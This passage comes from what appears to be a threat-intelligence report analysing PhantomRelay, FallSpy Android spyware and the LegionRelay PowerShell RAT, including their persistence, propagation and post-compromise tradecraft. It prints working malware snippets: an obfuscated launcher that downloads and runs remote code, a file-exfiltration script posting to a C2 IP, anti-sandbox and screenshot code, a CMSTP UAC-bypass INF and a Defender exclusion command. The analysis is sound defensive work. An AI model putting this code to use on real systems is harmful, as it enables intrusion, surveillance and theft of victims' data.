Additionally, WithSecure briefly observed an enhancement to the watchdog script in late 2025 that introduced an additional persistence mechanism. Beyond the scheduled task, the delivered watchdog script created a shortcut file within the user's Startup folder to maintain persistence. An example of the code implementing this behavior is shown in Figure 41. This feature appeared to be short-lived as later iterations of the watchdog script did not contain this functionality.




Figure 39. Watchdog configuration




Figure 40. Watchdog main execution block

```powershell
# PowerShell Persistence Script: Drops a launcher script and creates a startup shortcut.

# --- Configuration ---
# 1. The directory in ProgramData to hide the launcher script. This looks more legitimate.
$persistenceDir = "C:\ProgramData\Microsoft Windows"
# 2. The name of the PowerShell script that will be dropped to launch the main payload.
$launcherScriptName = "winupdate.ps1"
$launcherScriptPath = Join-Path $persistenceDir $launcherScriptName


# 4. The name of the shortcut file that will be placed in the Startup folder.
$shortcutName = "Microsoft Update Service.lnk"

# --- Script Body ---

# Create the persistence directory if it doesn't already exist.
if (-not (Test-Path -Path $persistenceDir)) {…
}

# Define the content of the launcher script.
# Its only job is to run your main payload silently.
# Using single quotes to prevent variable expansion until the script is run.
$launcherScriptContent = @"
(([char](-333+416)+[char](622-523)+[char](-514+628)+[char](1018-913)+[char](1001-889)+[char]...

"@

# Write the launcher script to the persistence directory.
try {…
} catch {
    Write-Error "[-] Failed to write launcher script. Error: $_"

}


# Create the .lnk shortcut in the user's startup folder.
try {…
} catch {
    Write-Error "[-] Failed to create startup shortcut. Error: $_"
}
```

Figure 41. Code snippet demonstrating persistence via a shortcut in the Startup folder (collapsed view)

Additional fingerprinting script

In addition to the initial-stage fingerprinting, WithSecure identified a PowerShell script delivered by the C2 to the RAT client that collects similar system information. This script gathers and transmits the following data:

1. Local IPv4 address
2. Current local time
3. Computer name
4. Username
5. Current process ID
6. Privilege level of the user account under which the RAT client process is running (either Admin, User or System)

Anti-sandbox script

A PowerShell script to terminate the RAT if the username or computer name matched a list of hardcoded values. References to the hardcoded list could be found in several old reports[10] [11] [12]. The content of the script is shown in figure 42.

```powershell
if (
    @(
        'RALPHS-PC', 'ABC-WIN7', 'man-PC', 'luser-PC', 'Klone-PC', 'tpt-PC',
        'BOBSPC', 'WillCarter-PC', 'PETER-PC', 'David-PC', 'ART-PC',
        'TOM-PC', 'FAKE-PC', 'JOHN-PC'
        -contains $env:COMPUTERNAME
    )
    -or
    @(
        'Peter Wilson', 'Acme', 'BOBSPC', 'Johnson', 'John', 'John Doe',
        'Rivest', 'mw', 'me', 'sys', 'Apiary', 'STRAZNJICA.GRUBUTT',
        'Phil', 'Customer', 'shimamu', 'vboxuser'
        -contains $env:USERNAME
    )
) {
    exit
}
```

Figure 42. Anti-sandbox code snippet

[10] https://medium.com/walmartglobaltech/man1-moskal-hancitor-and-a-side-of-ransomware-d77b4d991618
[11] https://www.splunk.com/en_us/blog/security/applocker-rules-as-defense-evasion-complete-analysis.html

[12] https://ptsecurity.com/research/pt-esc-threat-intelligence/a-pirated-program-downloaded-from-a-torrent-site-infected-hundreds-of-thousands-of-users/

Taking screenshots

A PowerShell script (shown in figure 43) to capture a screenshot of the victim's display. The image is generated in PNG format and transmitted to the C2 as a base64-encoded string.

```
Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName System.Drawing

$bounds = [System.Windows.Forms.SystemInformation]::VirtualScreen
$bitmap = New-Object System.Drawing.Bitmap $bounds.Width, $bounds.Height
$graphics = [System.Drawing.Graphics]::FromImage($bitmap)
$graphics.CopyFromScreen($bounds.X, $bounds.Y, 0, 0, $bitmap.Size)
$ms = New-Object System.IO.MemoryStream
$bitmap.Save($ms, [System.Drawing.Imaging.ImageFormat]::Png)
$graphics.Dispose()
$bitmap.Dispose()

[Convert]::ToBase64String($ms.ToArray()) | Write-Output
$ms.Dispose()
```

Figure 43. PowerShell script to take a screenshot of victim's screen

USB propagation script

WithSecure identified a PowerShell-based propagation script (shown in figure 44) designed to spread PhantomRelay via connected USB drives. The script would propagate the malware by:

1. Dropping a malicious launcher script ("WUDFHost.ps1") under "%PROGRAMDATA%\Microsoft Windows". This script launches a decoy file specified via the "-DecoyPath" parameter and executes a hardcoded obfuscated PowerShell command to download and execute PhantomRelay. The launcher script content is shown in figure 45.
2. Scanning for connected USB drives
3. Dropping a copy of the launcher script to the root directory of each connected USB drive as a hidden file.
4. Enumerating each drive to locate the 10 most recently modified files with.pdf, .jpg, .mp3, or .png extensions and modifying their file attributes to mark them as hidden. These files are used as decoys.
5. Creating a malicious shortcut (.lnk) file for each decoy file, mimicking the original file name and associated icon based on file type. The shortcut file executes the launcher script with the decoy file's path set as its "-DecoyPath" parameter.

Based on the type of comments found across the USB propagation script, WithSecure assesses with high confidence that it was generated with LLM assistance.

Additionally, WithSecure discovered an archive file hosted on several PrincessClub sites called "архив с фото.rar" (photo archive) which contained files exhibiting characteristics consistent with the USB propagation mechanism. The archive file contained dozens of shortcut files in its root directory with image and video file icons. Each shortcut file (e.g. 1.lnk) executed a PowerShell script ("sync.ps1") located within a hidden directory (".conf"), passing a corresponding decoy file path (e.g. ".conf\1.mp4") as its -DecoyPath parameter.

The script "sync.ps1" executed calc.exe as a test payload alongside the specified decoy file. **The archive file was likely a remnant from the group's development or testing phase and left hosted on live PrincessClub sites by accident**. **Nevertheless, it provided further connection between the group's PrincessClub campaign and the group's broader activity set**.

```
# --- Helper Functions (Unchanged) ---
function New-Shortcut {…
}

# NOTE: This function is no longer used by the script but is kept as a utility.
function Invoke-DownloadFile {…
}

function Set-ItemAttributeRobustly {…
}


# --- MODIFIED USB Infection Function ---
function Copy-ToUSB {…
}


# --- MODIFIED Main Execution ---
$TARGET_PROGRAM_DATA_FOLDER = "$env:ProgramData\Microsoft Windows"
if (-not (Test-Path $TARGET_PROGRAM_DATA_FOLDER)) { New-Item -Path $TARGET_PROGRAM_DATA_FOLDER -ItemType Directory -Force | Out-Null }

# Define names for files
$universalLauncherName = "WUDFHost.ps1"
$universalLauncherPath = Join-Path $TARGET_PROGRAM_DATA_FOLDER $universalLauncherName

# 1. Define and Stage the Universal Launcher Script (Payload + Decoy Logic)
$universalLauncherContent = @"
param(…
)
if (-not [string]::IsNullOrEmpty(`$DecoyPath) -and (Test-Path `$DecoyPath)) {…
}

try {…
} catch {}



"@…
# --- 2. Start the infinite loop for USB distribution ---
#Write-Output "Staging complete. Starting USB distribution loop..."
while ($true) {
    Copy-ToUSB -UniversalLauncherPath $universalLauncherPath
    Start-Sleep -Seconds 5
}
```

Figure 44. Code snippet from USB propagation script

```
param(
    [string]$DecoyPath
)
if (-not [string]::IsNullOrEmpty($DecoyPath) -and (Test-Path $DecoyPath)) {
    Start-Process -FilePath $DecoyPath -ErrorAction SilentlyContinue
}

try {
    $conf = "(([char](-342+425)+[char](702-603)+[char](-578+692)+[char](406-301)+[char](-298+410)+[char](230-114)+[char](-358+456)+[char]108+[char]111+[char]99+[char](645-538)) -as [TYPE])::
    ([char]67+[char]114+[char]101+[char](368-271)+[char](-335+451)+[char](373-272))((([char](668-590)+[char](-227+328)+[char]116+[char]46+[char](88-1)+[char](-313+414)+[char]98+[char](-911
    +978)+[char](-697+805)+[char]105+[char]101+[char](-658+768)+[char](-817+933)-as[Type])::([char](-661+771)+[char](-422+523)+[char]119)().([char]68+[char](-225+336)+[char](-503+622)+[char]
    110+[char](-652+760)+[char](796-685)+[char](172-75)+[char]100+[char](-521+604)+[char](-638+754)+[char]114+[char]105+[char](1000-890)+[char](-416+519))([char](471-367)+[char]116+[char]116
    +[char](-484+596)+[char](-478+593)+[char]58+[char]47+[char](741-694)+[char](-357+459)+[char]97+[char]115+[char](1049-933)+[char](-260+361)+[char](-23+137)+[char]115+[char](-703+802)+[char]
    (-625+736)+[char](-396+505)+[char]109+[char]117+[char](-763+873)+[char]105+[char](569-470)+[char]97+[char]116+[char](609-504)+[char](430-319)+[char]110+[char](197-82)+[char]46+[char](-898
    +997)+[char]111+[char](-340+449)+[char](887-840)+[char]99+[char]97+[char](-223+335)+[char]116+[char](841-742)+[char](648-544)+[char](1091-994)))).([char]73+[char]110+[char]118+[char]111
    +[char](-100+207)+[char](1+100))()"
    Invoke-Expression $conf
} catch {}
```

Figure 45. Code snippet of launcher script

FallSpy

FallSpy is an **Android spyware** first observed in **August 2025**, which remains in active use as of time of writing (**April 2026**). WithSecure assesses with moderate-to-high confidence that the spyware is custom-developed, likely with LLM assistance, and used by the group.

The spyware typically presents a decoy to the victim while covertly collecting and exfiltrating information and images from the victim's device in the background. The presented decoy varies depending on the campaign and intended victimology. For example, in the PrincessClub campaign, the spyware displays a PrincessClub site, as shown in figure 46.

Across all identified samples, user-facing content is predominantly presented in Ukrainian, with one exception using Russian (see "Nebo: A Russian Lure"). In contrast, internal logging data is typically a mix of Russian and English.

```
this.f2766d.setWebViewClient(new WebViewClient());
this.f2766d.loadUrl("https://princessclub.online/?kodek=princess2024");
```

Figure 46. Example of FallSpy app loading a PrincessClub site as decoy

Prior to executing its primary functionality, the spyware checks and requests the necessary permissions needed to access the information it intends to steal. It then proceeds to collect and exfiltrate the following information:

1. **Contacts**, including contact name and associated data (e.g. e-mail address or phone number)
2. **Call logs**, including phone number, contact name, call timestamp, call type (incoming, outgoing, missed, rejected, unknown), and call duration.
3. **Installed applications**
4. **Victim's phone number** associated with each slotted SIM card
5. **Device information**, including Android version, device model, manufacturer, and Android ID
6. **Network connectivity information**, including information on connected networks and their connectivity type (WiFi, mobile network, other, or no connection)
7. **Wi-Fi SSID**
8. **Device's last known location**, including longitude and latitude
9. **Public IP address**, retrieved via api[.]ipify[.]org

The collected data is transmitted as encoded parameters to the FallSpy C2 endpoint at **/data**

```
private void collectAndSendAllData() {
    this.contactsData.setLength(0);
    this.callLogsData.setLength(0);
    this.installedAppsData.setLength(0);
    this.simNumbersData.setLength(0);
    this.deviceInfoData.setLength(0);
    this.networkInfoData.setLength(0);
    this.wifiSSIDData.setLength(0);
    this.locationData.setLength(0);
    this.publicIPData.setLength(0);
    this.galleryImages.clear();
    getDeviceInfo();
    getNetworkType();
    getWifiSSID();
    getSimNumbers();
    getInstalledApps();
    getContacts();
    getCallLogs();
    getLastKnownLocation();
    getGalleryImages();
    getPublicIPAndSend();
}
```

Figure 47. Main information stealing method implemented in FallSpy

The spyware also collects media files (images) from the victim's device and uploads them to the C2 endpoint at /upload using multipart/form-data.

Additionally, the spyware performs background update checks via the /check_update endpoint by supplying a version parameter (e.g., /check_update?version=1.1). If an update is available (see Figure 48), the spyware retrieves the APK from a provided URL and installs it on the victim's device. The APK is typically hosted on the C2 path /download/apk.


```
{
    "critical_update": true,
    "download_url": "http://91.149.221.170:5000/download/apk",
    "latest_version": "1.0",
    "release_notes": "Улучшена производительность",
    "update_available": true
}
```


Figure 48. Example of C2 response indicating that an update is available

Across all analyzed C2 /download/apk endpoints, the retrieved APK consistently corresponded to a variant of FallSpy masquerading as a camera application with QR scanning functionality. While the core functionality of FallSpy remains unchanged, this variant additionally exfiltrates photos and videos captured by the victim through the masqueraded application.

Media files captured via the application are saved with filenames that embed metadata, including timestamps and the victim's last known location. The methods responsible for generating these filenames are shown in Figure 49.

```
    private File createImageFile() {
        getLastKnownLocation();
        String str = new SimpleDateFormat("yyyyMMdd_HHmmss", Locale.getDefault()).format(new Date()) + "_" + this.androidId + "_" + this.
lastLocationString;
        File externalFilesDir = getExternalFilesDir(Environment.DIRECTORY_PICTURES);
        if (!externalFilesDir.exists()) {
            externalFilesDir.mkdirs();
        }
        return new File(externalFilesDir, str + ".jpg");
    }

    private File createVideoFile() {
        getLastKnownLocation();
        String str = new SimpleDateFormat("yyyyMMdd_HHmmss", Locale.getDefault()).format(new Date()) + "_" + this.androidId + "_" + this.
lastLocationString;
        File externalFilesDir = getExternalFilesDir(Environment.DIRECTORY_MOVIES);
        if (!externalFilesDir.exists()) {
            externalFilesDir.mkdirs();
        }
        return new File(externalFilesDir, str + ".mp4");
    }
```

Figure 49. Methods in FallSpy (camera app) to save image and video files

The absence of remote execution functionality across analyzed FallSpy samples suggests the spyware's role is likely limited to surveillance and intelligence gathering objectives.

The spyware has been packaged under different names including:

- ➔ com.example.androvirus
- ➔ com.example.cameraapp
- ➔ com.example.princess
- ➔ com.ua.map

LegionRelay

LegionRelay is a lightweight **PowerShell-based RAT** that uses **REST API methods** to communicate with its C2. Its core functionality allows execution of arbitrary PowerShell commands issued through operator-controlled C2 server. Although LegionRelay's client-side functionality is limited to executing PowerShell code received from the C2, the implant's broader capability set is realized through operator-staged scripts and commands delivered during post-compromise activity, which are detailed in the subsequent section titled "LegionRelay's post-compromise activity".

LegionRelay was first observed by WithSecure across the PrincessClub campaign in **December 2025** and it remains in active use as of time of writing, **April 2026**.

Across the PrincessClub campaign, it is dropped via a .NET loader which also takes care of its persistence via a scheduled task. It is typically staged on disk under a folder (e.g. AMD) in the %PROGRAMDATA% directory.

Some of its core behaviour includes:

- ➔ Checking connectivity to the C2 server via **/api/status**
- ➔ Registering the client via **/api/register**
- ➔ Polling for commands issued for the respective client via **/api/commands**
- ➔ Executing received PowerShell commands using Invoke-Expression inside background jobs
- ➔ Returning command output and exit status to **/api/result**
- ➔ Storing and retrieving basic client configuration on disk from a file named client_config.json.

Since March 2026, a dead drop resolver technique was incorporated into the LegionRelay client. Prior to execution, the client dynamically retrieves an encoded C2 address from a hardcoded Telegram channel. The retrieved address is decoded by subtracting each octet value by 4 + n (n representing the octet index). The implementation also contains a fallback C2 URL if the retrieval from Telegram fails. A similar dead drop resolver technique was additionally observed in a post-compromise payload delivered via LegionRelay, suggesting the associated group has adopted this mechanism more broadly across their tooling to improve operational resilience and complicate infrastructure tracking. Figure 50 shows an example of dead drop resolver code shared across LegionRelay and a post-compromise payload.

Figure 50. Example of dead drop resolver code shared across LegionRelay and a post-compromise payload

Based on LegionRelay's implementation details including variable and method naming style as well as design choices and flaws, WithSecure assesses with **moderate-to-high** confidence that LegionRelay was developed using **LLM assistance**.

LegionRelay's post-compromise activity

WithSecure gained unique insight into LegionRelay's operators' actions on objectives by analyzing thousands of operator-issued commands sent via the C2 and executed by the implant.

WithSecure observed varied post-compromise activity that spanned nearly all stages of the attack lifecycle. For instance, their collection activity did not appear to be purely opportunistic. Instead, the actor appeared to prioritize files deemed sensitive or interesting based on gained context depending on the victim's work, role, or associated organization. The executed commands included a mix of short hands-on-keyboard commands, such as dir and whoami, and larger PowerShell script blocks that WithSecure assesses with moderate-to-high confidence were developed with LLM assistance. Some general examples include:

Directory and file enumeration and exfiltration

Following infection, the threat actor typically performs file and directory enumeration on the victim machine. These selected files are exfiltrated via the C2 endpoint /api/upload. An example of the exfiltration script is shown in Figure 51.

```
$server = 'http://91.149.221.124:8000'
$file = '<REDACTED>'
$filename = Split-Path $file -Leaf
$client = '<REDACTED>'
$boundary = [System.Guid]::NewGuid().ToString()
$LF = \"`r`n\"
$part1 = '--' + $boundary + $LF
$part1 += 'Content-Disposition: form-data; name=\"client_id\"' + $LF
$part1 += $LF
$part1 += $client + $LF
$part2 = '--' + $boundary + $LF
$part2 += 'Content-Disposition: form-data; name=\"file\"; filename=\"' + $fileName + '\"' + $LF
$part2 += 'Content-Type: application/octet-stream' + $LF
$part2 += $LF
$endBoundary = $LF + '--' + $boundary + '--' + $LF
$part1Bytes = [System.Text.Encoding]::UTF8.GetBytes($part1)
$part2Bytes = [System.Text.Encoding]::UTF8.GetBytes($part2)
$endBytes = [System.Text.Encoding]::UTF8.GetBytes($endBoundary)
$fileBytes = [System.IO.File]::ReadAllBytes($file)
$totalSize = $part1Bytes.Length + $part2Bytes.Length + $fileBytes.Length + $endBytes.Length
$finalBody = New-Object byte[] $totalSize
$offset = 0
[System.Buffer]::BlockCopy($part1Bytes, 0, $finalBody, $offset, $part1Bytes.Length)
$offset += $part1Bytes.Length
[System.Buffer]::BlockCopy($part2Bytes, 0, $finalBody, $offset, $part2Bytes.Length)
$offset += $part2Bytes.Length
[System.Buffer]::BlockCopy($fileBytes, 0, $finalBody, $offset, $fileBytes.Length)
$offset += $fileBytes.Length
[System.Buffer]::BlockCopy($endBytes, 0, $finalBody, $offset, $endBytes.Length)
try {
    $response = Invoke-RestMethod -Uri \"$server/api/upload\" -Method Post -ContentType \"multipart/form-data; boundary=$boundary\" -Body $finalBody
    Write-Host \"File upload success\" -ForegroundColor Green
    Write-Output $response
    }
catch {
    Write-Host \"Error upload file: $($_.Exception.Message)\" -ForegroundColor Red
}
```

Figure 51. Example of script facilitating file exfiltration

In some instances, the threat actor deployed a script to automate file collection by enumerating directories, such as the Desktop folder, filtering files by extension, and staging selected files for exfiltration in a compressed archive. An example is shown in Figure 52. Observed targeted file types included documents, text files, configuration files, and certificate files. The threat actor also exfiltrated image and video files, as well as other files of potential interest, including files whose names contained terms such as "password".

```powershell
$path = '<REDACTED>'
$destination = 'C:\programdata\<REDACTED>'

if (Test-Path $destination) {···
$extensions = @('*.docx', '*.doc', '*.xls', '*.xlsx', '*.pdf', '*.ppt', '*.pptx', '*.txt', '*.conf', '*.crt')

Write-Host 'Начинаю архивацию файлов...' -ForegroundColor Cyan
Write-Host 'Путь: ' + $path -ForegroundColor Yellow
Write-Host 'Архив: ' + $destination -ForegroundColor Yellow

$totalFiles = 0
$successfulFiles = 0
$failedFiles = 0

foreach ($ext in $extensions) {
    $files = Get-ChildItem -Path $path -Filter $ext -File -ErrorAction SilentlyContinue
    $totalFiles += $files.Count

    foreach ($file in $files) {···
    }
    }

Write-Host '`n=== АРХИВАЦИЯ ЗАВЕРШЕНА ===' -ForegroundColor Cyan
Write-Host ('Всего файлов найдено: ' + $totalFiles) -ForegroundColor White
Write-Host ('Успешно добавлено: ' + $successfulFiles) -ForegroundColor Green
Write-Host ('Не удалось добавить: ' + $failedFiles) -ForegroundColor Red

if (Test-Path $destination) {
    $archiveSize = [math]::Round((Get-Item $destination).Length/1MB, 2)
    Write-Host ('Размер архива: ' + $archiveSize + ' MB') -ForegroundColor Yellow
    Write-Host ('Путь к архиву: ' + $destination) -ForegroundColor Yellow
    } else {
    Write-Host 'Архив не был создан (возможно, нет файлов для архивации)' -ForegroundColor Yellow
    }
```

Figure 52. Example of automated script to stage interesting files for exfiltration based on extensions

Privilege elevation

WithSecure identified several ways the threat actor attempts to elevate LegionRelay's privileges on the victim's machine, including:

Shortcut hijacking

The operator executes a script designed to elevate LegionRelay's privileges by hijacking shortcut files pinned to the victim's taskbar or located on their Desktop folder. The script modifies each shortcut to launch a custom script it drops on disk (called starter.ps1) via conhost.exe with --headless parameter, an execution technique described in an earlier section.

The starter script checks the scheduled task associated with LegionRelay. If the task is not configured to run as NT AUTHORITY\SYSTEM with highest privileges, the script attempts to re-register it with those settings. To obtain the privileges required for this action, the script relaunches itself using the runas verb, prompting the victim with a User Account Control (UAC) dialog.

Because the UAC prompt is triggered once the victim clicks on a trusted shortcut, they may be more likely to approve it. To preserve expected user experience and reduce suspicion, the script then launches the legitimate executable originally referenced by the shortcut. To clean-up, the script will restore the shortcut to its original configuration before removing itself.

Additionally, WithSecure observed a script (called "restore.ps1") which restores all previously hijacked shortcut files to their original configurations.

UAC bypass via CMSTP

WithSecure observed an experimental script which attempts to bypass UAC by abusing cmstp with a custom setup information (.INF) file. Example of .INF file content is shown in figure 53.

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
powershell.exe -NoProfile -ExecutionPolicy Bypass <SCRIPT_PATH>
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49001=AllUSer_LDIDSection, 7
49002=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
HKLM,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\CMMGR32.EXE","",0x00000000,""
HKLM,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\CMMGR32.EXE","Profile",0x00000000,""
HKLM,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\CMMGR32.EXE","CLSID",0x00000000,""

[Strings]
ServiceName=""
ShortSvcName=""
```

Figure 53. Example of constructed .INF file

Fake Windows Update UAC prompt

WithSecure discovered a custom .NET malware component masquerading as “Windows Update” which facilitates privilege elevation for LegionRelay. The malware registers itself as a scheduled task named Windows Check Updater and triggers a UAC prompt each time it runs (without Administrator privileges). Upon user approval, it re-registers LegionRelay’s scheduled task to execute with administrator privileges, after which it removes its own scheduled task. This approach can be effective as a sudden Windows update-related UAC prompt may not appear suspicious to the victim, thereby increasing the likelihood of the victim approving the UAC prompt and thus enabling the malware to obtain the necessary privileges needed to modify LegionRelay’s persistence configuration.

Screenshot capabilities

LegionRelay contains screenshot capabilities which are enabled through a post-compromise script. A code snippet from this script is shown in Figure 54. WithSecure also identified several experimental scripts with screenshot capture functionality, although these were not observed in operational use.

```
try {
    $graphics.CopyFromScreen(···
    )
    Write-Host "Скриншот успешно сделан" -ForegroundColor Green
    }
catch {
    Write-Host "Ошибка при создании скриншота: $_" -ForegroundColor Red
    $graphics.CopyFromScreen(···
    )
    }

$timestamp = Get-Date -Format "yyyy-MM-dd_HH-mm-ss"
$localPath = Join-Path $screenshotsDir "screenshot_$timestamp.png"
try {
    $bitmap.Save($localPath, [System.Drawing.Imaging.ImageFormat]::Png)
    Write-Host "Скриншот сохранен локально: $localPath" -ForegroundColor Green
    }
catch {
    Write-Host "Ошибка при сохранении: $_" -ForegroundColor Red
    $localPath = ".\screenshot_$timestamp.png"
    $bitmap.Save($localPath, [System.Drawing.Imaging.ImageFormat]::Png)
    }

$memoryStream = New-Object System.IO.MemoryStream
$bitmap.Save($memoryStream, [System.Drawing.Imaging.ImageFormat]::Png)
$bytes = $memoryStream.ToArray()
$base64String = [Convert]::ToBase64String($bytes)

$graphics.Dispose()
$bitmap.Dispose()
$memoryStream.Dispose()

Write-Host "===BASE64_SCREENSHOT_START==="
Write-Output $base64String
Write-Host "===BASE64_SCREENSHOT_END==="
```

Figure 54. Code snippet from screenshot capture script

Captured screenshots are uploaded and stored on the LegionRelay C2 server. The backend includes API methods to enumerate, retrieve, and delete stored screenshots, examples of which are shown in Figure 55.




Figure 55. Screenshot related API methods found in LegionRelay C2

Browser, Telegram, and WhatsApp data exfiltration

Operators have staged tools such as ChromElevator to collect browser-stored data, including cookies, saved passwords, payment information, and authentication tokens. WithSecure also observed the deployment of a custom Python-based credential theft script, likely developed with LLM assistance, to extract browser credentials and related data. An example of this custom script is shown in Figure 56.

```python
class ChromeDataAnalyzer:
    def get_file_path(self, filename, location='auto'):···

    def _analyze_history_details(self, file_path, location):···

    def _analyze_cookies_details(self, file_path, location):···

    def analyze_login_data_with_decryption(self):···

    def _check_dependencies(self):···

    def _analyze_web_data_wrapper(self, file_path, location):···

    def _analyze_preferences_wrapper(self, file_path, location):···

    def _analyze_local_state_wrapper(self, file_path, location):···

    def _bytes_to_str(self, data):···

    def _bytes_to_hex(self, data):···

    def _convert_chrome_time(self, chrome_time):···

    def _analyze_password(self, password_data):···

    def export_all_data_to_single_json(self):···

def main():
    parser = argparse.ArgumentParser(
        description='Экспорт данных Chrome в один JSON файл'
    )

    parser.add_argument('path',
                        help='Путь к файлу или папке с данными Chrome (можно указать конкретный файл или папку с файлами Chrome)')
    parser.add_argument('-o', '--output', required=True,
                        help='Путь для сохранения JSON файла')

    args = parser.parse_args()

    analyzer = ChromeDataAnalyzer(args.path, args.output)
    analyzer.export_all_data_to_single_json()
```

Figure 56. Example of custom Python script to steal browser data (collapsed view)

WithSecure also discovered that LegionRelay's backend contains browser-related functionalities to likely parse and view exfiltrated browser data. Examples of REST API methods to support these functionalities are shown in figure 57.

GET	`/browsers/{client_id}/firefox`	Firefox Data Viewer
GET	`/browsers/{client_id}/chrome`	Firefox Data Viewer
GET	`/browsers/{client_id}/firefox/firefox_data.json`	Get Firefox Data
GET	`/browsers/{client_id}/chrome/chrome_data.json`	Get Firefox Data
GET	`/browsers/{client_id}/{browser_type}`	Browser Data Viewer
GET	`/api/browser/data/{client_id}/{browser_type}`	Get Browser Data
GET	`/api/extract/status/{client_id}`	Get Extraction Status

Figure 57. Browser related API methods found in LegionRelay C2

Additionally, operators have also demonstrated interest in data files associated with Telegram Desktop and WhatsApp Desktop. In some instances, they have directly exfiltrated associated data files, which could later be decrypted on operator-controlled systems. In other instances, tools such as ZAPiXDESK[13] were staged and executed to collect and decrypt the victim's WhatsApp data locally before exfiltration.

[13] https://github.com/kraftdenker/ZAPiXDESK

Persistent RDP Access via WireGuard Tunneling

A common post-compromise action performed via LegionRelay is to setup persistent RDP access to the victim's machine. To achieve this, the operator deploys a script that performs the following actions:

1. **Configures WireGuard tunneling and RDP access on the victim machine**
   a. The script installs and configures a WireGuard tunnel using a victim-specific configuration file, then creates firewall rules to permit relevant traffic. Observed firewall rule names include WG_RDP, WG_Ping, WG_RPC_135, and WG_RPC_Dynamic.
   b. The script also modifies RDP-related registry keys, including:
      i. Setting fDenyTSConnections to 0 and AllowRemoteRPC to 1, enabling RDP access and remote RPC functionality.
      ii. Setting Shadow to 2, allowing the threat actor to take over existing RDP sessions with full control and without user consent.
2. **Dumps and exfiltrates registry hives for credential access.**
   a. The script extracts the SAM, SECURITY, and SYSTEM registry hives, likely to support offline credential extraction.
3. **Creates a new local administrator account for persistent access.**
   a. The script creates a new administrator user account on the victim machine to enable direct access to the host and its local drives. Observed username/password pairs include Support_System / Uon21345 and Support_System1 / Uon21345!
   b. To reduce visibility, the script hides the newly created account from the Windows logon screen by adding a registry value for the username under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
   c. The script also creates SMB shares for local disks and grants the newly created user full control over them

SOCKS proxy via Chisel

In some instances, a script (shown in figure 58) was staged to set up a SOCKS proxy between the client's machine and LegionRelay's C2 using Chisel.

```
Add-MpPreference -ExclusionPath "C:\\ProgramData"
